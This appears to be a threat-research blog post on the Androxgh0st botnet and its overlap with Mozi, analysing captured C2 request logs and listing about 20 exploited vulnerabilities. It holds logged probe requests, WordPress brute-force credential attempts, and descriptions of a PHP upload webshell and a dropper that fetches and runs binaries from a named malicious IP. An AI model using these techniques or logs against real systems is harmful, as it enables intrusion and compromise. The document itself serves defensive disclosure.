Mozi Resurfaces as Androxgh0st Botnet: Unraveling The Latest Exploitation Wave

By Koushik Pal

Published: 2025-12-13 · Archived: 2026-04-05 19:35:07 UTC

Back

The Androxgh0st botnet, an emerging cyber threat since January 2024, has resurfaced with advanced capabilities and integration of IoT-focused Mozi payloads. Exploiting over 20 vulnerabilities in technologies like Cisco ASA, Atlassian JIRA, PHP frameworks, and IoT devices, Androxgh0st enables unauthorized access and remote code execution. Its growing sophistication includes shared infrastructure and malware persistence tactics, posing risks to global web servers and IoT networks. CloudSEK’s research highlights the botnet's operational overlap with Mozi, emphasizing the need for immediate patching and vigilant monitoring to mitigate exploitation risks.

November 6, 2024

Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.

Executive Summary

CloudSEK's Threat Research team has identified significant developments in the Androxgh0st botnet, revealing its exploitation of multiple vulnerabilities and a potential operational integration with the Mozi botnet. Active since January 2024, Androxgh0st is known for targeting web servers, but recent command and control (C2) logs indicate it is also deploying IoT-focused Mozi payloads. CISA released an advisory on the botnet earlier this year. The botnet, active since January 2024, targets a broad range of technologies, including Cisco ASA, Atlassian JIRA, and various PHP frameworks, allowing unauthorized access and remote code execution. This clearly outlines the heightened activity from the botnet operators, as they are now focusing on a wide range of web application vulnerabilities in order to obtain initial access, in addition to the 3 CVEs reported earlier by CISA. CloudSEK recommends immediate patching of these vulnerabilities to mitigate risks associated with the Androxgh0st botnet, which is known for systematic exploitation and persistent backdoor access.

Analysis and Attribution

Background

- CloudSEK's contextual AI digital risk platform XVigil discovered that the Androxgh0st botnet has been exploiting over 20 vulnerabilities since at least August 2024.
- CISA released a security advisory in Jan 2024, raising awareness about the expansion of the Androxgh0st botnet using the 3 initial access vectors listed below:

1. **Exploiting PHP Vulnerability (CVE-2017-9841) in PHPUnit**: Threat actors exploit a vulnerability in the PHPUnit framework by targeting exposed /vendor folders, specifically using the eval-stdin.php page to execute PHP code remotely and upload malicious files, establishing backdoor access to compromised websites.
2. **Targeting Laravel Framework's .env and Application Key (CVE-2018-15133)**: Androxgh0st scans for websites with exposed Laravel .env files to steal credentials. If the application key is accessible, it enables encrypted PHP code execution through XSRF tokens, allowing file uploads and remote access.
3. **Apache Web Server Path Traversal (CVE-2021-41773)**: By targeting Apache versions 2.4.49 and 2.4.50, threat actors use path traversal to access files outside the root directory, exploiting improperly configured servers to run arbitrary code and potentially gain sensitive data or credentials.


About Mozi Botnet

The Mozi botnet primarily spanned across China, India and Albania. The botnet targeted Netgear, Dasan, D-Link routers and MVPower DVR Jaws servers. In 2021, **the authors of the Mozi botnet were arrested by the Chinese law enforcement.** The Mozi botnet creators, or Chinese law enforcement, by forcing the cooperation of the creators - distributed an update which killed Mozi Botnet Agents' ability to connect to the outside world, leaving only a small fraction of working bots standing.

During our investigation, we were able to acquire the command and control server logs of Androxgh0st botnet. Our analysis sheds light on the vulnerabilities being exploited by the botnet, and the common TTPs with Mozi.

Analysis

- During our routine scans for malicious infrastructure hunting, CloudSEK's TRIAD found command and control servers being used by the Androxgh0st botnet.



Hunting for malicious infrastructure - found misconfigured Logger and Command Sender panels

- As we can see, the servers are storing the POST and GET requests from the botnet agent over time.


45.55.104.59
Request Logger
Clear Logs
Add Command
Request Logs
Received GET request for /
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /.env
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html

```
Received GET request for /+CSCOE+/logon.html
```


165.22.184.66:3000
Request Logger
Clear Logs
Add Command
Request Logs
Received GET request for /
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html

```
Received GET request for /+CSCOE+/logon.html
```

Hunting for malicious infrastructure - found misconfigured Logger and Command Sender panels

- Androxgh0st botnet is known to send POST requests containing a number of peculiar strings.

```
Received GET request for /
Received GET request for /
Received GET request for /
Body: 0x%5B%5D=androxgh0st
Received POST request for /
Received GET request for /.env
Received GET request for /favicon.ico
Received GET request for /favicon.ico
Received GET request for /.env
```

Matching Androxgh0st Botnet related strings

Now that we have confirmed that these servers are communicating with the botnet agents, let us take a look at the type of web requests logged on these servers, in order to understand the web application vulnerabilities exploited by the botnet.

Vulnerabilities Exploited by Androxgh0st Botnet

CloudSEK's TRIAD has revealed an array of vulnerabilities being exploited by the Androxgh0st botnet to obtain initial access.


Affected Products and Their Impact

Affected Product	Impact
Cisco ASA (up to 8.4.7/9.1.4) - CVE-2014-2120	Arbitrary web script injection or HTML via an unspecified parameter.
Atlassian JIRA (before version 8.5.14, from version 8.6.0 before 8.13.6, and from version 8.14.0 before 8.16.1) - CVE-2021-26086	Allows remote attackers to read particular files via a path traversal vulnerability in the /WEB-INF/web.xml endpoint.
Metabase GeoJSON Versions x.40.0-x.40.4 - CVE-2021-41277	An unauthenticated, remote attacker can exploit this via a specially crafted HTTP GET request to download arbitrary files with root

Affected Product	Impact
	privileges and examine environment variables.
Sophos Firewall version v18.5 MR3 and older - CVE-2022-1040	A remote, unauthenticated attacker can execute arbitrary code remotely.
Oracle EBS versions 12.2.3 through to 12.2.11 - CVE-2022-21587	Unauthenticated Arbitrary File Upload
OptiLink ONT1GEW GPON 2.1.11_X101 Build 1127.190306	Authenticated Remote Code Execution
PHP CGI (PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, 8.3.* before 8.3.8) - CVE-2024-4577	Allows an attacker to escape the command line and pass arguments to be interpreted directly by PHP.
TP-Link Archer AX21 - CVE-2023-1389	Allows unauthenticated command execution as root via the country parameter in /cgi-bin/luci;stok=/locale.
Wordpress Plugin Background Image Cropper v1.2	Remote Code Execution
Netgear DGN devices (Netgear DGN1000, firmware version < 1.1.00.48, Netgear DGN2200 v1)	Unauthenticated Command Execution with root privileges
GPON Home Routers - CVE-2018-10561, CVE-2018-10562	Unauthenticated Command Execution
Spring Cloud Gateway < 3.0.7 & < 3.1.1 Code Injection - CVE-2022-22947	Remote Code Execution
ZenTao CMS - CNVD-2022-42853	SQL Injection - Sensitive Information Disclosure
AJ-Report - CNVD-2024-15077	Authentication Bypass - Remote Code Execution
eYouMail - CNVD-2021-26422	Remote Code Execution
Leadsec VPN - CNVD-2021-64035	Arbitrary File Read - Sensitive Information Disclosure
EduSoho	Arbitrary File Read - Sensitive Information Disclosure
UFIDA NC BeanShell - CNVD-2021-30167	Remote Code Execution
OA E-Cology LoginSSO.jsp - CNVD-2021-33202	SQL Injection - Sensitive Information Disclosure
ShopXO Download - CNVD-2021-15822	Arbitrary File Read - Sensitive Information Disclosure
Weaver OA XmlRpcServlet - CNVD-2022-43245	Arbitrary File Read - Sensitive Information Disclosure
Ruijie Smartweb	Weak Password - Guest Account Takeover
Hongjing HCM - CNVD-2023-08743	SQL Injection - Sensitive Information Disclosure
E-Cology V9 - CNVD-2023-12632	SQL Injection - Sensitive Information Disclosure

Affected Product	Impact
Ruckus Wireless Admin through 10.4 - CVE-2023-25717	Remote Code Execution

1. Cisco ASA WebVPN Login Page XSS Vulnerability (CVE-2014-2120): Cross-site scripting (XSS) vulnerability in the WebVPN login page in Cisco Adaptive Security Appliance (ASA) Software allows remote attackers to inject arbitrary web script or HTML via an unspecified parameter.



Exploitation attempts - CVE-2014-2120

Exploitation attempts - CVE-2014-2120

File Upload Form:

- The code initially creates an HTML form that allows a file to be uploaded (<input type='file' name='a'>).
- When a file is uploaded, it is saved to the server with its original filename using the PHP function move_uploaded_file(), allowing the attacker to upload arbitrary files to the server.

Appends Code to PHP Files:


- If the URL contains a bak parameter, a second script is activated. This script looks in the current directory for any files with a .php extension.
- For each .php file, it appends the contents of a variable from the POST request ($_POST['file']) to the file. This essentially allows the attacker to insert arbitrary PHP code into any PHP file in the directory.

This appending method can be used to spread malicious code across multiple PHP files on the server, establishing a more persistent presence or further backdooring the application.

2. Limited Remote File Read in Jira Software Server (CVE-2021-26086): This vulnerability allows remote attackers to read particular files via a path traversal vulnerability in the /WEB-INF/web.xml endpoint. The affected versions are before version 8.5.14, from version 8.6.0 before 8.13.6, and from version 8.14.0 before 8.16.1.

Exploitation attempts - CVE-2021-26086

3. Metabase GeoJSON map local file inclusion Versions x.40.0-x.40.4(CVE-2021-41277): A local file inclusion vulnerability exists in Metabase due to a security issue present in GeoJSON map support that leads to a local file inclusion vulnerability. An unauthenticated, remote attacker can exploit this, via a specially crafted HTTP GET request, to download arbitrary files with root privileges and examine environment variables.




Exploitation attempts - CVE-2021-41277

4. Sophos Authentication bypass vulnerability leads to RCE(CVE-2022-1040): An authentication bypass issue affecting the firewall's *User Portal* and *Webadmin* web interfaces. The bypass allows a remote, unauthenticated attacker to execute arbitrary code.


Exploitation attempts - CVE-2022-1040

5. Oracle E-Business Suite (EBS) Unauthenticated Arbitrary File Upload (CVE-2022-21587): An unauthenticated arbitrary file upload vulnerability in Oracle Web Applications Desktop Integrator, as shipped with Oracle EBS versions 12.2.3 through to 12.2.11, can be exploited in order to gain remote code execution as the oracle user.




Exploitation attempts - CVE-2022-21587

6. OptiLink ONT1GEW GPON 2.1.11_X101 Build 1127.190306 - Remote Code Execution (Authenticated)**:**




Exploitation attempts - OptiLink Authenticated RCE

7. PHP CGI argument Injection: (CVE-2024-4577): An argument injection issue in PHP-CGI.



Exploitation attempts - CVE-2024-4577




Exploitation attempts - CVE-2024-4577

It is not common for botnets to append a string at the end of a web request, in this case, "**PWN_IT**", which indicates a triggered action.

- By injecting these arguments, the attacker is attempting to cause PHP to execute their PWN_IT file. If the file is located on the server and contains malicious PHP code, it could lead to remote code execution, allowing the attacker to control the server.
- By appending or prepending their file to every PHP request, the attacker ensures their malicious file is executed every time a PHP script runs, which allows them to maintain persistence and potentially avoid detection.

8. TP-Link Unauthenticated Command Injection (CVE-2023-1389): An 8.8 CVSS-rated command injection flaw in TP-Link Archer AX21 firmware allows unauthenticated command execution as root via the country parameter in /cgi-bin/luci;stok=/locale.




Exploitation attempts - CVE-2023-1389

- The .sh file downloaded using the RCE is what facilitates the exploit.
- It downloads files from a remote server, makes them executable, executes them with the argument 'selfrep', and then deletes the downloaded files. This process is repeated for multiple files with different names.
- The script downloads and executes files from the remote server at http://154.216.17[.]31. It is evident that it attempts to download and execute executables ('tarm', 'tarm5', 'tarm6', 'tarm7', 'tmips', 'tmpsl', 'tsh4', 'tspc', 'tppc', 'tarc'). The downloaded files are made executable and executed with the argument 'selfrep'. After execution, the downloaded files are deleted.
- It uses the command '/bin/busybox' to execute commands. This suggests that the script is likely running on a system with a busybox environment, which confirms the usage against TP-Link routers.

9. GeoServer RCE Vulnerability(CVE-2024-36401): Versions of GeoServer prior to 2.25.1, 2.24.3, and 2.23.5 allow unauthenticated remote code execution by mishandling OGC request parameters, permitting unsafe evaluation of XPath expressions.

Exploitation attempts - CVE-2024-36401

10. WordPress Plugin Background Image Cropper v1.2 - Remote Code Execution:



Exploitation attempts - WordPress Plugin Background Image Cropper RCE

11. Wordpress Bruteforce Attacks: The botnet cycles through common administrative usernames and uses a consistent password pattern.The target URL redirects to */wp-admin/*, which is the backend administration dashboard for WordPress sites. If the authentication is successful, it gains access to critical website controls and settings.

```
Body: log=Adminsitrator&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-
admin%2F&testcookie=1
Received POST request for /wp-login.php
Received GET request for /+CSCOE+/logon.html
Body: log=AdminAdmin&pwd=passwordnext%40123&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-
admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=webAdmin&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=Adminweb&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=Admin&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=adminsitrator&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-
admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=adminadmin&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-
admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=adminweb&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=webadmin&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Body: log=admin&pwd=passwordnext%401234&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
```

Wordpress Bruteforce Attack on Admin Panel

